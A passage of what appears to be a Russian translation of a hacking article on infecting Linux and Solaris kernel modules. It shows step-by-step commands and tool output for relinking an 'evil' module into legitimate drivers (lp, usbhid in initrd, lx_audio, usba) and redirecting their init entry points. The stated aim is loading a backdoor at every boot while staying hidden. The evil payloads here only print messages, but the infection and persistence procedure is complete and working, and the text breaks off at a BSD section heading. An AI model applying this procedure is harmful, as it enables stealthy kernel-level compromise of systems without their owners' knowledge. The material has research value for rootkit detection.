   Elf32_Word□sh_type;
   Elf32_Word□sh_flags;
   Elf32_Addr□sh_addr;
```

```
   Elf32_Off□□sh_offset;
   Elf32_Word□sh_size;
   Elf32_Word□sh_link;
   Elf32_Word□sh_info;
   Elf32_Word□sh_addralign;
   Elf32_Word□sh_entsize;
} Elf32_Shdr;
```

Заголовок выводится командой `readelf -e`:

```
$ readelf -e orig.ko

ELF Header:

...

Section Headers:
[Nr] Name              Type     Addr     Off    Size   ES Flg Lk Inf Al
...
[15] .shstrtab         STRTAB   00000000 00040c 0000ae 00      0   0  1
[16] .symtab           SYMTAB   00000000 0007dc 0001a0 10     17  21  4
[17] .strtab           STRTAB   00000000 00097c 0000a5 00      0   0  1
```

Значение поля информации (sh_info, отображаемое как 'Inf') зависит от типа заголовка секции (sh_type):

```
sh_type      sh_link                       sh_info
=======      =======                       =======
SHT_DYNAMIC  The section header index of   0
             the string table used by
             entries in the section.
SHT_HASH     The section header index of   0
             the symbol table to which the
             hash table applies.
SHT_REL,     The section header index of   The section header index of
SHT_RELA     the associated symbol table.  the section to which the
                                           relocation applies.
SHT_SYMTAB,  The section header index of   One greater than the symbol
SHT_DYNSYM   the associated string table.  table index of the last
                                           local symbol (binding
                                           STB_LOCAL).
other        SHN_UNDEF                     0
```

Поле `sh_info` должно быть обновлено в соответствии с правилами типа `SHT_SYMTAB`. В нашем примере его значение будет 20 = 19 + 1 (помните, что наш символ будет помещён после символа «__mod_vermagic5», запись которого имеет номер 19). Именно поэтому переупорядочение символов (шаг 1) является обязательным.

Все эти задачи выполняются написанным мной инструментом с помощью следующей опции:

```
./elfchger -g [symbol] <module_name>
```

Где `[symbol]` — имя символа, тип привязки которого нужно изменить.

4.1.3 - Повторная попытка

Теперь можно провести ещё один тест с использованием разработанного инструмента. Оба модуля (orig.c и evil.c) и Makefile остаются прежними.

Первый шаг — изменить привязку `init` с «локальной» на «глобальную». Результат работы скрипта elfchger можно проверить, сравнив вывод readelf до и после его выполнения. До запуска скрипта readelf выводит:

```
$ readelf -a orig.ko

...

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  ...
  [16] .symtab           SYMTAB          00000000 0007dc 0001a0 10     17  21  4

...

Symbol table '.symtab' contains 26 entries:
   Num:    Value  Size Type    Bind   Vis      Ndx Name
     ...
    10: 00000000     0 SECTION LOCAL  DEFAULT   13
    11: 00000000     0 SECTION LOCAL  DEFAULT   14
    12: 00000000     0 FILE    LOCAL  DEFAULT  ABS orig.c
    13: 00000000    25 FUNC    LOCAL  DEFAULT    2 clean
    14: 00000020    27 FUNC    LOCAL  DEFAULT    2 init
    ...
    21: 00000000   372 OBJECT  GLOBAL DEFAULT   10 __this_module
    22: 00000000    25 FUNC    GLOBAL DEFAULT    2 cleanup_module
    ...
```

Запускаем скрипт на файле orig.ko:

```
$ ./elfchger -g init orig.ko
[+] Opening orig.ko file...
[+] Reading Elf header...
□>> Done!
[+] Finding ".symtab" section...
□>> Found at 0x73c
[+] Finding ".strtab" section...
□>> Found at 0x764
[+] Getting symbol' infos:
□>> Symbol found at 0x8bc
□>> Index in symbol table: 0xe
[+] Reordering symbols:
□>> Starting:
□>> Moving symbol from f to e
□>> Moving symbol from 10 to f
□>> Moving symbol from 11 to 10
□>> Moving symbol from 12 to 11
□>> Moving symbol from 13 to 12
□>> Moving symbol from 14 to 13
□>> Moving our symbol from 14 to 14
□>> Last LOCAL symbol: 0x14
□>> Done!
[+] Updating symbol' infos:
□>> Symbol found at 0x91c
□>> Index in symbol table: 0x14
□>> Replacing flag 'LOCAL' located at 0x928 with 'GLOBAL'
[+] Updating symtab infos at 0x73c
```

Смотрим, что изменилось:

```
$ readelf -a orig.ko

...

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  ...
  [16] .symtab           SYMTAB          00000000 0007dc 0001a0 10     17  20  4
  [17] .strtab           STRTAB          00000000 00097c 0000a5 00      0   0  1

...

Symbol table '.symtab' contains 26 entries:
   Num:    Value  Size Type    Bind   Vis      Ndx Name
     ...
    18: 00000000   192 OBJECT  LOCAL  DEFAULT    8 ____versions
```

```
19: 00000060    59 OBJECT  LOCAL  DEFAULT    5 __mod_vermagic5
20: 00000020    27 FUNC    GLOBAL DEFAULT    2 init
21: 00000000   372 OBJECT  GLOBAL DEFAULT   10 __this_module
...
```

Как и ожидалось:

• позиция `init` изменилась с 14 на 20 в таблице символов;
• поле 'Inf' в заголовке .symtab изменилось: текущее значение — 20 (19 (последний индекс локального символа) + 1);
• привязка `init` изменилась с локальной на глобальную.

Теперь можно скомпоновать orig.ko и evil.ko вместе:

```
$ ld -r orig.ko evil.ko -o new.ko
$ objdump -t new.ko

...

00000040 g     F .text□00000020 evil
00000000 g     O .gnu.linkonce.this_module□00000174 __this_module
00000000 g     F .text□00000019 cleanup_module
00000020 g     F .text□0000001b init_module
00000000         *UND*□00000000 mcount
00000000         *UND*□00000000 printk
00000020 g     F .text□0000001b init
```

Заметим, что символ `init` больше не является *UND*. Финальный шаг — изменить значение `init_module`:

```
$ ./elfchger -s init_module -v 00000040 new.ko
[+] Opening new.ko file...
[+] Reading Elf header...
□>> Done!
[+] Finding ".symtab" section...
□>> Found at 0x954
[+] Finding ".strtab" section...
□>> Found at 0x97c
[+] Getting symbol' infos:
□>> Symbol found at 0xbfc
□>> Index in symbol table: 0x1e
[+] Replacing 0x00000020 with 0x00000040... done!
```

Пробуем загрузить модуль:

```
$ mv new.ko orig.ko
$ sudo insmod orig.ko
$ dmesg|tail
...
[ 2385.342838] Init Original!
[ 2385.342845] Init Inject!
```

Отлично!! Работает!

4.2 - Статические функции __init

В предыдущем разделе было показано, как внедрять модули, когда функция `init` объявлена статической. Однако в некоторых случаях функция запуска в модулях ядра определяется с макросом `__init`:

```
static int __init function_name();
```

Макрос `__init` используется для обозначения функции как необходимой только во время инициализации. После инициализации ядро удаляет эту функцию и освобождает соответствующую память.

Макрос `__init` определён в «include/linux/init.h»:

```
/*****************************************************************************/
#define __init              __section(.init.text) __cold notrace
/*****************************************************************************/
```

Макрос `__section` определён в «include/linux/compiler.h»:

```
/*****************************************************************************/
#define __section(S)        __attribute__ ((__section__(#S)))
/*****************************************************************************/
```

А макрос `__cold` определён в «/include/linux/compiler-gcc*.h»:

```
/*****************************************************************************/
#define __cold              __attribute__((__cold__))
/*****************************************************************************/
```

При использовании макроса `__init` к объявлению функции добавляется ряд атрибутов GCC. Атрибут `__cold` указывает компилятору оптимизировать функцию по размеру, а не по скорости, поскольку она используется редко. Атрибут `__section` указывает компилятору разместить текст функции в новой секции с именем «.init.text» [5]. Порядок вызова функций `__init` можно проследить в «kernel/module.c»:

```
/*****************************************************************************/
static void __init do_initcalls(void)
{
     initcall_t *fn;

     for (fn = __early_initcall_end; fn < __initcall_end; fn++)
          do_one_initcall(*fn);

     /* Make sure there is no pending stuff from the initcall sequence */
     flush_scheduled_work();
}

/*****************************************************************************/
```

На каждом шаге цикла внутри `do_initcalls()` выполняется функция `__init`, настроенная макросом `module_init`. Внедрение сработает, даже если функция объявлена с `__init`.

Модуль orig выглядит следующим образом:

```
/****************************** orig.c ******************************/
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/errno.h>

MODULE_LICENSE("GPL");

static int __init init(void) {

    printk(KERN_ALERT "Init Original!");

    return 0;
}

static void clean(void) {

    printk(KERN_ALERT "Exit Original!");

    return;
}

module_init(init);
module_exit(clean);
```

```
/******************************* EOF *********************************/
```

После компиляции, как и ожидалось, появилась новая секция .init.text:

```
$ objdump -t orig.ko
...
00000000 l     F .init.text□00000016 init
00000000 l     O .modinfo□0000000c __mod_license6
00000000 l    df *ABS*□00000000 orig.mod.c
00000020 l     O .modinfo□00000023 __mod_srcversion31
00000043 l     O .modinfo□00000009 __module_depends
00000000 l     O __versions□000000c0 ____versions
00000060 l     O .modinfo□0000003b __mod_vermagic5
00000000 g     O .gnu.linkonce.this_module□00000174 __this_module
00000000 g     F .text□00000019 cleanup_module
00000000 g     F .init.text□00000016 init_module
00000000         *UND*□00000000 mcount
00000000         *UND*□00000000 printk
```

Символы `init` и `init_module` входят в секцию .init.text. Эту новую проблему можно решить, объявив функцию `evil()` как `__init`:

```
/******************************* evil.c *********************************/
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/errno.h>

MODULE_LICENSE("GPL");

extern int __init init();

int __init evil(void) {

    init();
    printk(KERN_ALERT "Init Inject!");

    /* does something */

    return 0;
}
/******************************* EOF *********************************/
```

Обе функции `init()` и `evil()` имеют префикс `__init`, поскольку они должны находиться в одной секции. Затем выполняются те же шаги, что описаны в разделе 4.1.3:

1 - Изменяем привязку init:

```
$ ./elfchger -g init orig.ko
[+] Opening orig.ko file...
[+] Reading Elf header...
□>> Done!
[+] Finding ".symtab" section...
□>> Found at 0x77c
[+] Finding ".strtab" section...
□>> Found at 0x7a4
[+] Getting symbol' infos:
□>> Symbol found at 0x8fc
□>> Index in symbol table: 0xf
[+] Reordering symbols:
□>> Starting:
□>> Moving symbol from 10 to f
□>> Moving symbol from 11 to 10
□>> Moving symbol from 12 to 11
□>> Moving symbol from 13 to 12
□>> Moving symbol from 14 to 13
□>> Moving symbol from 15 to 14
□>> Moving our symbol from 15 to 15
□>> Last LOCAL symbol: 0x15
□>> Done!
```

```
[+] Updating symbol' infos:
□[>> Symbol found at 0x95c
□>> Index in symbol table: 0x15
□>> Replacing flag 'LOCAL' located at 0x968 with 'GLOBAL'
[+] Updating symtab infos at 0x77c
```

2 - Компонуем модули вместе:

```
$ ld -r orig.ko evil.ko -o new.ko
$ objdump -t new.ko

...

00000016 g     F .init.text□0000001b evil
00000000 g     O .gnu.linkonce.this_module□00000174 __this_module
00000000 g     F .text□00000019 cleanup_module
00000000 g     F .init.text□00000016 init_module
00000000         *UND*□00000000 mcount
00000000         *UND*□00000000 printk
00000000 g     F .init.text□00000016 init
```

3 - Изменяем адрес init_module:

```
$ ./elfchger -s init_module -v 00000016 new.ko
[+] Opening new.ko file...
[+] Reading Elf header...
□>> Done!
[+] Finding ".symtab" section...
□>> Found at 0x954
[+] Finding ".strtab" section...
□>> Found at 0x97c
[+] Getting symbol' infos:
□>> Symbol found at 0xbec
□>> Index in symbol table: 0x1f
[+] Replacing 0x00000000 with 0x00000016... done!

$ objdump -t new.ko

...

00000016 g     F .init.text□0000001b evil
00000000 g     O .gnu.linkonce.this_module□00000174 __this_module
00000000 g     F .text□00000019 cleanup_module
00000016 g     F .init.text□00000016 init_module
00000000         *UND*□00000000 mcount
00000000         *UND*□00000000 printk
00000000 g     F .init.text□00000016 init
```

4 - Загружаем модуль в память:

```
$ mv new.ko orig.ko
$ sudo insmod orig.ko
$ dmesg|tail
...
[  323.085545] Init Original!
[  323.085553] Init Inject!
```

Как и ожидалось, работает!

4.3 - А что насчёт cleanup_module?

Эти методы прекрасно работают и с символом `cleanup_module`, который вызывается ядром при выгрузке модуля. Не забывайте обрабатывать функцию завершения — если этого не сделать и заражённый модуль по какой-то причине будет выгружен, ядро скорее всего аварийно завершит работу (из-за недействительных ссылок на модуль).

Функцию выхода из модуля можно внедрить, просто изменив символ, имя которого

указано в elfchger:

```
$ ./elfchger -s cleanup_module -v address_evil_fn new.ko
```

Таким образом, при выгрузке модуля вместо `clean()` будет вызвана функция `evil()`. Возможно, также придётся разобраться с проблемами привязки и атрибутом `__exit`, но адаптация предыдущего метода здесь очевидна.

5 - Пример из реальной практики

В этой главе будет показано применение описанного метода на практике. Предположим, что evil.ko — это рабочий бэкдор. Мы хотим внедрить его в модуль ядра, который не используется никаким другим модулем ядра. Тест проводился на Ubuntu 11.10 (x86) с ядром 3.0.0.

```
$ uname -a
Linux ubuntu 3.0.0-15-generic #26-Ubuntu SMP Fri Jan 20 15:59:53 UTC 2012
i686 i686 i386 GNU/Linux
```

Начнём с выяснения, какие модули можно заразить, с помощью команды lsmod:

```
$ lsmod

Module                  Size  Used by
serio_raw               4022  0
lp                      7342  0
snd_seq_midi            4588  0
usbhid                 36882  0
binfmt_misc             6599  1
agpgart                32011  1 drm
snd_intel8x0           25632  2

...

libahci                21667  3 ahci
```

Вывод команды показывает, что некоторые модули не используются другими модулями. Эти модули можно безопасно выгрузить, а затем заразить нашим бэкдором описанным выше методом. Глава разделена на два раздела, в которых описаны два способа загрузки модуля при загрузке операционной системы:

1 - Заразить модуль ядра (или просто добавить новый) через /etc/modprobe.preload (Fedora и др.) или /etc/modules в Debian/Ubuntu.

2 - Внедрить бэкдор в initrd.

5.1 - Внедрение модуля ядра через /etc/modules

Прежде всего нужно узнать, какие модули перечислены в файле /etc/modules:

```
$ cat /etc/modules
# /etc/modules: kernel modules to load at boot time.
...
lp
```

Как описано в предыдущем разделе, этот модуль (lp.ko) можно безопасно выгрузить, а затем заразить нашим бэкдором.

```
$ find / -name lp.ko
...
```

```
/lib/modules/3.0.0-15-generic/kernel/drivers/char/lp.ko
...

$ cd /lib/modules/3.0.0-15-generic/kernel/drivers/char
```

Далее проверяем, какая функция вызывается через init_module:

```
$ objdump -t lp.ko |grep -e ".init.text"
00000000 l     F .init.text 00000175 lp_init
00000175 l     F .init.text 000000ae lp_init_module
00000000 l    d  .init.text 00000000 .init.text
00000175 g     F .init.text 000000ae init_module
```

Мы хотим заразить функцию `lp_init_module()`, поэтому вредоносный модуль будет написан следующим образом:

```
/****************** evil.c ********************************************/
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/errno.h>

MODULE_LICENSE("GPL");

extern int __init lp_init_module();

int __init evil(void) {

    printk(KERN_ALERT "Init Inject! Lp");
    lp_init_module();

    /* does something */

    return 0;
}
/****************** EOF ***********************************************/
```

Поскольку функция `lp_init_module` является статической, нужно изменить её тип привязки на глобальный.

```
$ ./elfchger -g lp_init_module lp.ko
[+] Opening lp.ko file...
[+] Reading Elf header...
    >> Done!
[+] Finding ".symtab" section...
    >> Found at 0x28a0
[+] Finding ".strtab" section...
    >> Found at 0x28c8
[+] Getting symbol' infos:
    >> Symbol found at 0x2b30
    >> Index in symbol table: 0x24
[+] Reordering symbols:
    >> Starting:
    >> Moving symbol from 25 to 24
    >> Moving symbol from 26 to 25
    >> Moving symbol from 27 to 26
    >> Moving symbol from 28 to 27
    >> Moving symbol from 29 to 28
    >> Moving symbol from 2a to 29
    >> Moving symbol from 2b to 2a
    >> Moving symbol from 2c to 2b
    >> Moving symbol from 2d to 2c
    >> Moving symbol from 2e to 2d
    >> Moving symbol from 2f to 2e
    >> Moving symbol from 30 to 2f
    >> Moving symbol from 31 to 30
    >> Moving symbol from 32 to 31
    >> Moving symbol from 33 to 32
    >> Moving symbol from 34 to 33
    >> Moving symbol from 35 to 34
    >> Moving symbol from 36 to 35
```

```
    >> Moving symbol from 37 to 36
    >> Moving symbol from 38 to 37
    >> Moving symbol from 39 to 38
    >> Moving symbol from 3a to 39
    >> Moving symbol from 3b to 3a
    >> Moving symbol from 3c to 3b
    >> Moving symbol from 3d to 3c
    >> Moving our symbol from 36 to 3d
    >> Last LOCAL symbol: 0x3d
    >> Done!
[+] Updating symbol' infos:
    >> Symbol found at 0x2cc0
    >> Index in symbol table: 0x3d
    >> Replacing flag 'LOCAL' located at 0x2ccc with 'GLOBAL'
[+] Updating symtab infos at 0x28a0
```

Теперь два модуля можно скомпоновать вместе:

```
$ ld -r lp.ko evil.ko -o new.ko
$ objdump -t new.ko |grep -e init_module -e evil
00000000 l    df *ABS*  00000000 evil.c
00000000 l    df *ABS*  00000000 evil.mod.c
00000223 g     F .init.text 00000019 evil
00000175 g     F .init.text 000000ae lp_init_module
00000175 g     F .init.text 000000ae init_module
```

Теперь нужно изменить относительный адрес `init_module` на 0000021a:

```
$ ./elfchger -s init_module -v 00000223 new.ko
[+] Opening new.ko file...
[+] Reading Elf header...
    >> Done!
[+] Finding ".symtab" section...
    >> Found at 0x2a34
[+] Finding ".strtab" section...
    >> Found at 0x2a5c
[+] Getting symbol' infos:
    >> Symbol found at 0x39a4
    >> Index in symbol table: 0x52
[+] Replacing 0x00000175 with 0x00000223... done!
```

Модуль new.ko необходимо переименовать в lp.ko и загрузить:

```
$ mv new.ko lp.ko
$ sudo rmmod lp
$ sudo insmod lp.ko
$ dmesg|tail
...
$ dmesg
....
[ 1033.418723] Init Inject! Lp
[ 1033.431131] lp0: using parport0 (interrupt-driven).
```

Отныне при каждой загрузке системы будет загружаться заражённый модуль ядра lp вместо оригинального.

5.2 - Закладка в initrd

Также возможно внедрить бэкдор в модуль образа initrd. Целевой модуль нужно извлечь из образа, заразить и затем вернуть обратно. В качестве целевого модуля для этого примера будет использоваться usbhid.ko.

Чтобы внедрить модуль ядра в образ initrd, воспользуемся руководством [9], в котором объясняется, как добавить новый модуль в образ initrd. Согласно [9], образ initrd можно скопировать из /boot в целевой каталог (например, /tmp) для удобной работы с ним:

```
$ cp /boot/initrd.img-2.6.35-22-generic /tmp/
$ cd /tmp
```

Теперь образ можно распаковать с помощью gzip:

```
$ mv initrd.img-2.6.35-22-generic initrd.img-2.6.35-22-generic.gz
$ gzip -d initrd.img-2.6.35-22-generic.gz
$ mkdir initrd
$ cd initrd/
$ cpio -i -d -H newc -F ../initrd.img-2.6.35-22-generic \
--no-absolute-filenames
50522 blocks
```

Затем нужно найти местоположение модуля usbhid.ko внутри дерева ядра:

```
$ find ./ -name usbhid
./lib/modules/2.6.35-22-generic/kernel/drivers/hid/usbhid
$ cd lib/modules/2.6.35-22-generic/kernel/drivers/hid/usbhid
```

Теперь его можно легко заразить нашим вредоносным модулем:

```
$ objdump -t usbhid.ko |grep -e ".init.text"
00000000 l     F .init.text□000000c3 hid_init
00000000 l    d  .init.text□00000000 .init.text
00000000 g     F .init.text□000000c3 init_module
000000c3 g     F .init.text□00000019 hiddev_init
```

Поскольку мы хотим заразить функцию `hid_init()`, вредоносный модуль будет написан следующим образом:

```
/****************** evil.c ********************************************/
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/errno.h>

MODULE_LICENSE("GPL");

extern int __init hid_init();

int __init evil(void) {

    hid_init();
    printk(KERN_ALERT "Init Inject! Usbhid");

    /* does something */

    return 0;
}
/****************** EOF ***********************************************/

$ ./elfchger -g hid_init usbhid.ko
[+] Opening usbhid.ko file...
[+] Reading Elf header...
□>> Done!
[+] Finding ".symtab" section...
□>> Found at 0xa24c
[+] Finding ".strtab" section...
□>> Found at 0xa274
[+] Getting symbol' infos:
□>> Symbol found at 0xa4dc
□>> Index in symbol table: 0x24
[+] Reordering symbols:
□>> Starting:
□>> Moving symbol from 25 to 24
...
□>> Moving symbol from a6 to a5
□>> Moving our symbol from 36 to a6
□>> Last LOCAL symbol: 0xa6
□>> Done!
[+] Updating symbol' infos:
```

```
□>> Symbol found at 0xacfc
□>> Index in symbol table: 0xa6
□>> Replacing flag 'LOCAL' located at 0xad08 with 'GLOBAL'
[+] Updating symtab infos at 0xa24c

$ ld -r usbhid.ko evil.ko -o new.ko
$ objdump -t new.ko | grep -e init_module -e evil
00000000 l    df *ABS*□00000000 evil.c
00000000 l    df *ABS*□00000000 evil.mod.c
000000dc g     F .init.text□0000001b evil
00000000 g     F .init.text□000000c3 init_module


$ ./elf -s init_module -v 000000dc new.ko
[+] Opening new.ko file...
[+] Reading Elf header...
□>> Done!
[+] Finding ".symtab" section...
□>> Found at 0xa424
[+] Finding ".strtab" section...
□>> Found at 0xa44c
[+] Getting symbol' infos:
□>> Symbol found at 0xd2dc
□>> Index in symbol table: 0xd5
[+] Replacing 0x00000000 with 0x000000dc... done!

$ mv new.ko usbhid.ko
```

После заражения целевого модуля необходимо пересоздать образ initrd:

```
$ cd /tmp/initrd/
$ find . | cpio -o -H newc | gzip > /tmp/initrd.img-2.6.35-22-generic
50522 blocks
$ cp ../initrd.img-2.6.35-22-generic /boot/
```

Отныне при каждой загрузке системы будет загружаться заражённый модуль ядра usbhid вместо оригинального.

6 - А как обстоит дело с другими системами?

В этой последней главе рассматривается, как описанный метод заражения может быть применён к другим операционным системам: Solaris, FreeBSD, NetBSD и OpenBSD. Будет показано, что даже при отличии метода от Linux заражение по-прежнему возможно.

6.1 - Solaris

На системах Solaris заражение модуля ядра проще, чем на Linux. Достаточно изменить имя символа в ELF-секции .strtab — аналогично оригинальному методу truff для ядра Linux 2.4.*. Метод протестирован на Solaris 10:

```
# uname -a
SunOS unknown 5.10 Generic_142910-17 i86pc i386 i86pc
```

6.1.1 - Базовый пример

Исходные коды orig.c и evil.c:

```
/****************************** orig.c ********************************/
#include <sys/ddi.h>
```

```
#include <sys/sunddi.h>
#include <sys/modctl.h>

extern struct mod_ops mod_miscops;

static struct modlmisc modlmisc =
{
    &mod_miscops,
    "original",
};

static struct modlinkage modlinkage =
{
    MODREV_1,
    (void *) &modlmisc,
    NULL
};

int _init(void) {

    int i;

    if ((i = mod_install(&modlinkage)) != 0)
        cmn_err(CE_NOTE, "Can't load module!\n");
    else
        cmn_err(CE_NOTE, "Init Original!");

    return i;
}

int _info(struct modinfo *modinfop) {

    return (mod_info(&modlinkage, modinfop));
}

int _fini(void) {

    int i;

    if ((i = mod_remove(&modlinkage)) != 0)
        cmn_err(CE_NOTE, "Can't remove module!\n");
    else
        cmn_err(CE_NOTE, "Exit Original!");

    return i;
}
/****************************** EOF ***********************************/

/****************************** evil.c ********************************/
#include <sys/ddi.h>
#include <sys/sunddi.h>

#include <sys/modctl.h>

extern int _evil(void);

int _init(void) {

    cmn_err(CE_NOTE, "Inject!");

    _evil();

    return 0;
}
/****************************** EOF ***********************************/
```

Функция `_init` вызывается при инициализации модуля, а `_fini` — при его выгрузке. Функция `_info` выводит информацию о модуле при вызове команды «modinfo». Два модуля компилируются следующими командами:

```
# /usr/sfw/bin/gcc -g -D_KERNEL -DSVR4 -DSOL2 -DDEBUG -O2 -c orig.c
```

```
# /usr/sfw/bin/gcc -g -D_KERNEL -DSVR4 -DSOL2 -DDEBUG -O2 -c evil.c
```

Посмотрим на ELF-файл orig.o с помощью команды «elfdump»:

```
# /usr/ccs/bin/elfdump -s orig.o

Symbol Table Section:  .symtab
    index    value      size      type bind oth ver shndx     name
      [0]  0x00000000 0x00000000  NOTY LOCL  D    0 UNDEF
      [1]  0x00000000 0x00000000  FILE LOCL  D    0 ABS       orig.c
      [2]  0x00000000 0x00000000  SECT LOCL  D    0 .text

      ...

     [16]  0x00000000 0x00000000  NOTY GLOB  D    0 UNDEF     mod_miscops
     [17]  0x00000000 0x0000004d  FUNC GLOB  D    0 .text     _init
     [18]  0x00000000 0x00000000  NOTY GLOB  D    0 UNDEF     mod_install
     [19]  0x00000000 0x00000000  NOTY GLOB  D    0 UNDEF     cmn_err
     [20]  0x00000050 0x00000018  FUNC GLOB  D    0 .text      _info
     [21]  0x00000000 0x00000000  NOTY GLOB  D    0 UNDEF     mod_info
     [22]  0x00000068 0x0000004d  FUNC GLOB  D    0 .text     _fini
     [23]  0x00000000 0x00000000  NOTY GLOB  D    0 UNDEF     mod_remove
```

Вместо `_init` при загрузке модуля должна вызываться `_evil()`. Для этого необходимо выполнить следующие шаги:

• Переименовать символ `_init` в `_evil` в orig.o;
• Скомпоновать два модуля вместе;

Таким образом, ядро загрузит функцию `_init()` из evil.c, которая в свою очередь вызовет функцию `_evil()` (старую `_init()`) для сохранения корректного поведения исходного модуля. Переименовать символ можно с помощью инструмента `objcopy`, используя опцию `--redefine-sym`:

```
# /usr/sfw/bin/gobjcopy --redefine-sym _init=_evil orig.o
# /usr/ccs/bin/elfdump -s orig.o

Symbol Table Section:  .symtab
     index    value      size      type bind oth ver shndx      name
       [0]  0x00000000 0x00000000  NOTY LOCL  D    0 UNDEF
       [1]  0x00000000 0x00000000  FILE LOCL  D    0 ABS        orig.c
       [2]  0x00000000 0x00000000  SECT LOCL  D    0 .text

       ...

      [16]  0x00000000 0x00000000  NOTY GLOB  D    0 UNDEF      mod_miscops
      [17]  0x00000000 0x0000004d  FUNC GLOB  D    0 .text      _evil
      [18]  0x00000000 0x00000000  NOTY GLOB  D    0 UNDEF      mod_install
      [19]  0x00000000 0x00000000  NOTY GLOB  D    0 UNDEF      cmn_err
      [20]  0x00000050 0x00000018  FUNC GLOB  D    0 .text      _info
      [21]  0x00000000 0x00000000  NOTY GLOB  D    0 UNDEF      mod_info
      [22]  0x00000068 0x0000004d  FUNC GLOB  D    0 .text      _fini
      [23]  0x00000000 0x00000000  NOTY GLOB  D    0 UNDEF      mod_remove
```

С помощью «elfdump» можно убедиться, что скрипт выполнил свою работу корректно:

```
# /usr/ccs/bin/elfdump -s orig.o

Symbol Table Section:  .symtab
     index    value      size      type bind oth ver shndx     name
       [0]  0x00000000 0x00000000  NOTY LOCL  D    0 UNDEF
       [1]  0x00000000 0x00000000  FILE LOCL  D    0 ABS       orig.c
       [2]  0x00000000 0x00000000  SECT LOCL  D    0 .text

       ...

      [16]  0x00000000 0x00000000  NOTY GLOB  D    0 UNDEF     mod_miscops
      [17]  0x00000000 0x0000004d  FUNC GLOB  D    0 .text     _evil
      [18]  0x00000000 0x00000000  NOTY GLOB  D    0 UNDEF     mod_install
      [19]  0x00000000 0x00000000  NOTY GLOB  D    0 UNDEF     cmn_err
```

```
       [20]  0x00000050 0x00000018  FUNC GLOB  D    0 .text     _info
       [21]  0x00000000 0x00000000  NOTY GLOB  D    0 UNDEF     mod_info
       [22]  0x00000068 0x0000004d  FUNC GLOB  D    0 .text     _fini
       [23]  0x00000000 0x00000000  NOTY GLOB  D    0 UNDEF     mod_remove
```

Имя символа `_init` изменено на `_evil`. Модули компонуются с помощью команды «ld»:

```
# ld -r orig.o evil.o -o new.o
```

Дамп ELF-файла new.o:

```
# /usr/ccs/bin/elfdump -s new.o

Symbol Table Section:  .symtab
     index    value      size      type bind oth ver shndx     name
       [0]  0x00000000 0x00000000  NOTY LOCL  D    0 UNDEF
       [1]  0x00000000 0x00000000  FILE LOCL  D    0 ABS       new.o
       [2]  0x00000000 0x00000000  SECT LOCL  D    0 .text

       ...

       [27]  0x00000000 0x00000000  FILE LOCL  D    0 ABS       evil.c
       [28]  0x00000000 0x00000000  NOTY GLOB  D    0 UNDEF     mod_install
       [29]  0x00000000 0x0000004d  FUNC GLOB  D    0 .text     _evil
       [30]  0x00000068 0x0000004d  FUNC GLOB  D    0 .text     _fini
       [31]  0x00000050 0x00000018  FUNC GLOB  D    0 .text     _info
       [32]  0x000000b8 0x0000001e  FUNC GLOB  D    0 .text     _init
       [33]  0x00000000 0x00000000  NOTY GLOB  D    0 UNDEF     mod_miscops
       [34]  0x00000000 0x00000000  NOTY GLOB  D    0 UNDEF     mod_info
       [35]  0x00000000 0x00000000  NOTY GLOB  D    0 UNDEF     mod_remove
       [36]  0x00000000 0x00000000  NOTY GLOB  D    0 UNDEF     cmn_err
```

Подводя итог: символ `_init` ссылается на функцию, определённую в evil.c, а символ `_evil` — на старую `_init` из orig.c, которую мы переименовали в `_evil`.

Последний шаг — переименовать new.o в orig.o и загрузить:

```
# mv new.o orig.o
# modload orig.o
# tail /var/adm/messages
...
May ... orig.o: [ID 343233 kern.notice] NOTICE: Inject!
May ... orig.o: [ID 662037 kern.notice] NOTICE: Init Original!
```

Как видно, модуль успешно заражён.

```
# modinfo | grep orig.o
247 fa9e6eac    160   -   1  orig.o (original)

# modunload -i 247
```

6.1.2 - Работа с модулями ОС

В этом разделе объясняется, как заразить системный модуль ядра. Метод остаётся прежним, но потребуются незначительные изменения в вредоносном модуле для его корректной загрузки. Вредоносный модуль будет внедрён в драйвер звука.
Прежде всего модуль нужно выгрузить:

```
# modinfo | grep lx_audio
216 f99e40e0   2614 242   1  lx_audio (linux audio driver 'lx_audio' 1)
# modunload -i 216
```

Теперь можно работать с ним:

```
# /usr/ccs/bin/elfdump -s lx_audio|grep _init
```

```
    [64]  0x000020c2 0x00000011  FUNC GLOB  D    0 .text       _init
   [118]  0x00000000 0x00000000  FUNC GLOB  D    0 UNDEF       mutex_init

# /usr/sfw/bin/gobjcopy --redefine-sym _init=_evil lx_audio
# ld -r evil.o lx_audio -o new
# /usr/ccs/bin/elfdump -s new|grep _evil
      [77]  0x000020de 0x00000011  FUNC GLOB  D    0 .text          _evil

# mv new lx_audio
# modload lx_audio

# tail /var/adm/messages
...

Dec 29 17:00:19 spaccio lx_audio: ... NOTICE: Inject!
```

Отлично, работает!

6.1.3 - Сохранение скрытности

Согласно файлу /etc/system, модули ядра, загружаемые при загрузке, располагаются в каталогах /kernel и /usr/kernel. Платформозависимые модули находятся в каталоге /platform. В данном примере заразим модуль ядра USB: usba.

Прежде всего нужно найти местоположение модуля в файловой системе:

```
# find /kernel -name usba
/kernel/misc/amd64/usba
/kernel/misc/usba
/kernel/kmdb/amd64/usba
/kernel/kmdb/usba

# cd /kernel/misc/usba

# /usr/ccs/bin/elfdump -s usba|grep _init
     ...

     [291]  0x00017354 0x0000004c  FUNC LOCL  D    0 .text     ugen_ds_init
     [307]  0x00017937 0x000000e3  FUNC LOCL  D    0 .text     ugen_pm_init
     [347]  0x00000fd4 0x00000074  FUNC GLOB  D    0 .text     _init
     ....
     [655]  0x00000000 0x00000000  FUNC GLOB  D    0 UNDEF     rw_init
     [692]  0x00000000 0x00000000  FUNC GLOB  D    0 UNDEF     cv_init
```

Теперь можно изменить имя символа `_init` на `_evil`.

```
# /usr/sfw/bin/gobjcopy --redefine-sym _init=_evil usba
# /usr/ccs/bin/elfdump -s usba|grep _evil
     [348]  0x00000fd4 0x00000074  FUNC GLOB  D    0 .text     _evil

# ld -r evil.o usba -o new
```

Остаётся только переименовать модуль в исходное имя:

```
# mv new usba
```

Отныне при каждой загрузке системы будет загружаться заражённый модуль ядра usba вместо оригинального.

6.2 - *BSD

